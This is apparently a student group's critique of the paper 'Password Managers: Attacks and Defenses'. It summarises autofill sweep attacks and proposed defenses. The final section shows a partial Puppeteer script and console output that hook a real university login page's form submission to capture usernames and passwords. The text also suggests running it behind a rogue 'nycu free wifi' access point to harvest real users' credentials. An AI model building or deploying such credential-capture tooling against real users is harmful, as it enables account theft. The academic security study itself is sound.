姓名	學號
馬楷翔	110550074
莊書杰	110550038
錢振家	111511019
黃湇琪	111511157
杜兆邦	111550070

1. **Name of the paper:**

Password Managers: Attacks and Defenses

2. **Summary:**

What problem is the paper trying to solve?

This paper examines security vulnerabilities in popular password managers, particularly focusing on their autofill policies and how they might be exploited by network-based attackers. The researchers investigate how different password managers handle autofill in various scenarios and identify fundamental design flaws that could lead to password theft.

Why does the problem matter?

The problem is significant because password managers are widely used to enhance security but ironically may introduce vulnerabilities that put users at risk. When attackers can silently extract passwords without user interaction (especially in public Wi-Fi settings), it undermines the security tools meant to protect users. With increasing password syncing across devices, these vulnerabilities become even more concerning as they can potentially expose passwords never used on the compromised device.

What is the approach used to solve the problem?

The researchers conducted an empirical study by surveying ten widely used password managers across four platforms. They evaluated how these managers behaved under various conditions, including protocol downgrades (from HTTPS to HTTP), manipulated form actions, usage of iframes, and hidden forms. They crafted specific attack strategies—such as "sweep attacks" and "clickjacking"—to illustrate how passwords could be silently stolen when users connect to rogue or compromised networks. To address the identified vulnerabilities, they proposed and implemented defense mechanisms based on their findings, thereby offering practical mitigation strategies grounded in real-world scenarios.

What is the conclusion drawn from this work?

The study concludes that current password manager implementations are overly permissive in their autofill policies, introducing serious security risks. A key issue is that many managers automatically fill in credentials even on tampered or suspicious pages, enabling attackers to harvest passwords without any user interaction. The authors identify a fundamental design flaw—a bias toward convenience over security—which attackers can easily exploit. To counter this, they propose two major improvements: "Forcing User Interaction," which prevents autofill without explicit user consent, and "Secure Filling," which ensures that credentials are inaccessible to JavaScript and only submitted to verified, intended destinations. The paper emphasizes that although website developers can take partial protective measures, robust security ultimately depends on changes to the password managers themselves.

3. **Strength(s) of the paper:**
    - **Comprehensive survey of password managers:** The authors conduct a wide-ranging survey across ten popular password managers across platforms (desktop, mobile, third-party), highlighting the differences in autofill behaviors.
    - **Well-defined threat model:** The "evil coffee shop attacker" scenario is a realistic and well-motivated threat model. It considers an active network attacker without requiring user interaction—critical for understanding practical security risks.
    - **Novel and practical attacks:** Introduces three variants of sweep attacks (iFrame, Window, Redirect), demonstrating silent, high-throughput credential theft (~10 passwords/sec).
    - **Amplified risk via password sync:** The authors highlight how syncing features (e.g., Chrome Sync, iCloud Keychain) allow attackers to extract credentials saved on a different device—even if the victim device has never visited the compromised site.
    - **Concrete implementation and evaluation:** The authors built prototypes and demonstrated the feasibility of attacks like iFrame, window, and redirect sweeps—providing measurable data and showing that some browser behaviors (e.g., Chrome disallowing autofill in iFrames) mitigate specific threats.
    - **Actionable defensive recommendations:** The paper proposes *"secure filling"* and *user-interaction enforcement* defenses that are realistic, implementable, and balance security with usability.
    - **Responsible disclosure and industry impact:** The authors contacted vendors, and some (e.g., LastPass, 1Password) updated their products as a result—showing the practical relevance of the research.
    - **Security vs. Usability Focus:** Adds a valuable insight—the paper dives into the tension between usability and security, showing how autofill convenience compromises protection.

- **Side-by-Side Comparative Tables:** The first draft praises the paper's clear tabular comparison of how each password manager behaves under threat conditions, which helps visualize the inconsistencies across platforms.

4. **Weakness(es) of the paper**
   - **Limited discussion on usability trade-offs:** While the paper acknowledges user inconvenience with forced interaction, it could have done more to empirically evaluate usability or suggest ways to mitigate friction for end users.
     For example, it could evaluate how different UI designs (e.g., full-screen prompts vs. subtle indicators) impact user compliance, or perform A/B testing to measure the trade-off between security and login efficiency.
   - **Focus on default settings:** The study focuses on default configurations of password managers. It does not fully explore the extent to which custom settings or advanced configurations could prevent the attacks.
     It misses exploring how user-enabled options like "disable autofill on HTTP" or "require master password for each use" could mitigate or entirely neutralize these attacks. These advanced settings might significantly alter the attack surface.
   - **Lack of quantitative user studies:** The authors assume users ignore certificate warnings or fail to understand domain mismatches.However, it provides no user behavior data (e.g., eye-tracking, decision logs) to support this claim. Incorporating such empirical data would validate the real-world exploitability of browser-based warnings.
   - **Browser ecosystem limitations:** The proposed defenses (like secure filling) require browser-level changes. This makes adoption dependent on browser vendors, and the paper does not provide a roadmap for deployment or integration challenges with existing websites.
   - **No long-term risk assessment:** The paper thoroughly analyzes current password managers but doesn't speculate much on future threats like phishing via browser extensions, deep learning for form detection, or evolving sync mechanisms.
   - **Insufficient Cloud Sync Risk Analysis:** While cloud syncing (iCloud, LastPass) is mentioned, the paper doesn't thoroughly examine risks of remote compromise or sync channel hijacking.
   - **User Awareness and Education Gaps:** There's little discussion of user-facing warnings or educational UX features that could mitigate these risks.
   - **Limited Mobile Platform Coverage:** Due to rapid updates in mobile OS/browser ecosystems, the paper's findings may have limited longevity or applicability over time. The paper analyzes mobile password managers like LastPass Tab and Mobile Safari based on 2013–2014 versions, which differ significantly in behavior from today's biometric-integrated mobile managers

(e.g., iOS Face ID + Keychain). Without updated validation, conclusions may be outdated.

5. **Your own reflection, which can include but not limited to:**

   A. *What did you learn from this paper?*

   - **Avoid Untrusted Networks:** Connecting to free or untrusted networks poses severe risks; attackers controlling the network (via malicious Wi‑Fi routers) can silently execute sweep attacks to extract multiple saved passwords—even across devices through syncing.
   - **Autofill Convenience Can Be a Double-Edged Sword:** While autofill improves usability and encourages stronger passwords, its default behavior—like filling in hidden or cross-origin frames, or ignoring HTTPS errors—exposes a large attack surface.The convenience-first design of many password managers overlooks runtime context awareness, making them vulnerable in adversarial network environments.
   - **Secure Filling as a Practical Defense:** A practical improvement is the secure filling mechanism—which prevents JavaScript from accessing the autofilled password and ensures that the form's action matches the trusted destination—thus reducing the chance of credential theft.
   - **Understanding the Evolving Threat Landscape:** The paper urges a shift in security mindset by evaluating password managers not just on local storage and encryption but also on their behavior under network-based threats, emphasizing that autofill must be context-aware.

   B. *How would you improve or extend the work if you were the author?*

   - **Expand the scope of evaluation:** I think we should go beyond just looking at the autofill feature in the paper. We could broaden our research to include other security aspects, such as encryption methods, key management and cloud syncing, etc. This would give us a much better picture of analyzing how safe the password manager is.**Explore additional threat models:** What happens when malware infects a device? Could someone with physical access to your laptop bypass protections? What if the password manager itself becomes the attack vector? And the risk of the software updates.
   - **Smart defenses beyond basic protection:** We could use AI to spot suspicious patterns, like when someone's trying to grab multiple passwords at once. And making autofill smarter to the situation. With AI, the manager could be more cautious when connecting to public WiFi versus the home network.
   - **The human side of password security:** We could conduct actual experiments comparing different autofill methods and observe how they impact users' speed, mistakes, and overall satisfaction. Also, various ways

of presenting security prompts, like small pop-ups, full warning screens, to see which works better.

- **Strengthen with modern authentication:** I would like to test whether requiring a security key or authenticator app before filling passwords could stop these attacks in their tracks. Asked for users' fingerprints or face IDs to autofill the password.

C. *What are the unsolved questions that you want to investigate?*

- **Context-Aware and Adaptive Security Frameworks:** Can we develop an autofill system that assesses real-time contextual risks (network safety, webpage authenticity, user behavior) and adjusts its security posture accordingly?
- **Extensibility Across Platforms and Third-Party Integrations:** How can secure filling be standardized across different browsers and integrated with third-party password manager extensions while ensuring uniform security standards?
- **Optimal Usability-Security Trade-Offs:** What is the optimal trade-off between convenience and robust security in credential management, and how can dynamic, risk-based adjustments be implemented without compromising user experience?
- Where is the ideal balance between **convenience and airtight security** in password management?
- **Transition to Passwordless Models:** Will future password managers adopt public-key credentials (e.g., WebAuthn) to obviate these pitfalls, and what are the implications for user behavior and system interoperability?

D. *What are the broader impacts of this proposed technology?*

- **Enhanced User Awareness:** By requiring explicit user interaction and contextual checks, secure autofill not only prevents automated attacks but also educates users on security risks, encouraging safer network practices.
- **Catalyst for a Shift Toward Passwordless Authentication:** This approach underscores the weaknesses of traditional password autofill, potentially accelerating the adoption of more secure methods like biometrics and WebAuthn/FIDO2.
- **Redefining Trust Boundaries in Web Interactions:** Enforcing strict origin and context verification challenges the notion that browser-based autofill is inherently safe, prompting vendors to consider all network edges—even free Wi-Fi—as potential threats.
- **Legal and Ethical Impact:** Stricter security standards may shift liability to providers and drive regulatory reforms, while ethically ensuring that enhanced security does not exclude less tech-savvy users.


E. *Else?*

- The paper reminded me that "autofill" is not a neutral convenience feature—it is a potentially dangerous action if not well-regulated.
- It was surprising how easy it is to exploit autofill through passive observation and DOM manipulation.
- I am now more cautious using password managers on public networks, even those with secure HTTPS pages.
- The clear tabular comparisons in the study helped me understand cross-platform inconsistencies and potential weak points.

6. Realization of a technical specification or algorithm as a program:

We implemented the specification by using a Node.js script with Puppeteer to control a browser. The program automates the login page by navigating to the target URL (nycu portal), waiting for the account, password, and submit button elements to load, and then injecting JavaScript to intercept the form’s submit event. Using `page.exposeFunction`, we bridge the browser and Node.js contexts, allowing us to capture and print the username and password values to the console when the form is submitted. This approach demonstrates how a technical specification for modifying login behavior can be directly realized in code, editing functionalities without altering the underlying server-side logic. For real world applications, simply set up a malicious wifi like “nycu free wifi” and use this script to launch the login page, then we can intercept the user’s username and password and directly see it from the console.
Download source code: code.zip (the instructions for running the code is included in the archive)

Screenshot:


File Edit Selection View Go Run Terminal Help
nycuPortalPrintCreds.ts src
tsconfig.json
package.json
src > nycuPortalPrintCreds.ts > <function> > page.evaluate() callback

```
(async () => {
  try {
    await page.evaluate(() => {
      if (loginButton) {
        if (parentForm) {
              "password"
            ) as HTMLInputElement;

            const username = accountInput
              ? accountInput.value
              : "No username found";
            const password = passwordInput
              ? passwordInput.value
              : "No password found";

            (window as any).logToNodeConsole(username, password);
            // alert(`Captured - Username: ${username}, Password: ${password}`);
          });
        }
      }
    });
```

```
Archive:  code.zip
Zip file size: 13962 bytes, number of entries: 4
-rw-a--     3.0 fat     2022 tx defN 25-Apr-09 23:41 src/nycuPortalPrintCreds.ts
-rw-a--     3.0 fat      336 tx defN 25-Apr-09 23:45 package.json
-rw-a--     3.0 fat    29861 tx defN 25-Apr-09 22:52 pnpm-lock.yaml
-rw-a--     3.0 fat      211 tx defN 25-Apr-09 23:09 tsconfig.json
4 files, 32430 bytes uncompressed, 12976 bytes compressed:  60.0%

1\src\ts
→ pnpm start

> cryptography-engineering-critique01@1.0.0 start C:\Users\seanma\personal_files\school_works_local\cry
> ts-node --project tsconfig.json src/nycuPortalPrintCreds.ts

Captured credentials:
Username: hello
Password: world
```

帳號密碼錯誤或帳號尚未啟用

學生及畢業校友請使用「學號」，教職員請使用「新人事代號」
第一次登入時，請先閱讀「啟用說明」，再執行「啟用帳號」功能。
When using NYCU Portal for the first time, please read "Activation Instructions" before executing "Activate Portal Account" function.

帳號 (Student / Faculty & Staff ID Number): hello
密碼 (Password): •••••

登入 (Login)
啟用帳號 (Activate Portal Account)
忘記密碼 (Forgot Password)
Privacy - Terms
Ln 35, Col 1 Spaces: 2 UTF-8 CRLF {} TypeScript